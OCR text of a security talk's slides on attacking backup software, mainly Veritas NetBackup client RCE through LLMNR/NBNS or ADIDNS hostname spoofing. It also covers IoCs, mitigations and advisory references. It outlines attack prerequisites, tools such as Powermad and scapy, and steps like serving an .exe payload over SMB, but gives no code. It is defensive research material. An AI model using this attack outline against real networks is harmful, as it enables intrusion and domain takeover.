
* Windows only

Veritas NetBackup Client RCE




* Windows only

Veritas NetBackup Client RCE



* Windows only

Veritas NetBackup Client RCE




* Windows only

Veritas NB RCE with LLMNR/NBNS


Restrictions & Conditions

- L2 segment
- Master server hostname (HKLM\Software\Veritas\NetBackup\CurrentVersion\Config\Server)
- No DNS PTR record for attacker IP

NBNS: NBSTAT unicast



LLMNR: PTR broadcast




Tools: scapy, …

Veritas NB RCE with DNS

Restrictions & Conditions

- DC network connectivity
- Master server hostname
  (HKLM\Software\Veritas\NetBackup\CurrentVersion\Config\Server)
- AD account with DNS update rights
  (any AD user by default)




Tools:

DNS Update: Powermad (Invoke-DNSUpdate.ps1), nsupdate , …
LDAP: Powermad (Powermad.ps1), …

IoCs

Veritas NetBackup logs

C:\Program Files\Veritas\NetBackup\logs



Windows logs (only for DNS case)

Veritas Netbackup summary

- Multiple vulnerabilities from Airbus team
  https://airbus-seclab.github.io/netbackup/Hexacon2022-The_unavoidable_pain_of_backups_security_deep-dive_into_the_internals_of_NetBackup.pdf
- Possibility for NetBackup Agent RCE (Windows only)
  https://www.veritas.com/content/support/en_US/security/VTS23-003
  - trigger vulnerability (send command)
  - run smb server with .exe payload
  - Spoof master/media server hostname
- The same issues as Veritas Backup Exec

Summary

Domain admin in three moves

Patch all your backup solutions!

Veeam has recently released an advisory for CVE-2023-27532 for Veeam Backup and Replication which allows an unauthenticated user with access to the Veeam backup service (TCP 9401 by default) to request cleartext credentials. Others, including Huntress, Y4er, and CODE WHITE , have provided insight into this vulnerability. In this post, we hope to offer additional insights and release our POC (found here) which is built on .NET Core and capable of running on Linux.

https://www.horizon3.ai/veeam-backup-and-replication-cve-2023-27532-deep-dive/

Mandiant has observed a new ALPHV (aka BlackCat ransomware) ransomware affiliate, tracked as UNC4466, target publicly exposed Veritas Backup Exec installations, vulnerable to CVE-2021-27876, CVE-2021-27877 and CVE-2021-27878, for initial access to victim environments. A commercial Internet scanning service identified over 8,500 installations of Veritas Backup Exec instances that are currently exposed to the internet, some of which may still be unpatched and vulnerable. Previous ALPHV intrusions investigated by Mandiant primarily originated from stolen credentials suggesting a shift to opportunistic targeting of known vulnerabilities. This blog post covers the UNC4466 attack lifecycle, indicators, and detection opportunities.

https://www.mandiant.com/resources/blog/alphv-ransomware-backup

Backup tools: common issues

Lot’s of hosts -> huge attack surface

Multihost architecture-> lateral movement


Dynamical configuration -> authentication issues

Wide range of built-in function -> different possible impact and easier exploitation

Service account -> admin rights & looting

Recommendations

Patch management




Auditing

- Backup tool level (BE debug logs, etc.)
- OS level (LDAP changes for ADIDNS, etc.)

Mitigations

- BE: set password for DBAId
- NB: disable NBNS/LLMNR, restrict DNSNode access rights



Attention to the problem

- Researches
- Discussions
- etc.

Acknowledgments

Sergei Andreev
@_
Radu Motspan
@_moradek_

References

- https://www.veritas.com/support/en_US/security/VTS21-001
- https://www.veritas.com/content/support/en_US/security/VTS23-003
- https://www.rapid7.com/db/modules/exploit/multi/veritas/beagent_sha_auth_rce/
- https://www.mandiant.com/resources/blog/alphv-ransomware-backup
- https://airbus-seclab.github.io/netbackup/Hexacon2022-The_unavoidable_pain_of_backups_security_deep-dive_into_the_internals_of_NetBackup.pdf
- https://www.horizon3.ai/veeam-backup-and-replication-cve-2023-27532-deep-dive/
- https://www.netspi.com/blog/technical/network-penetration-testing/exploiting-adidns/

Questions?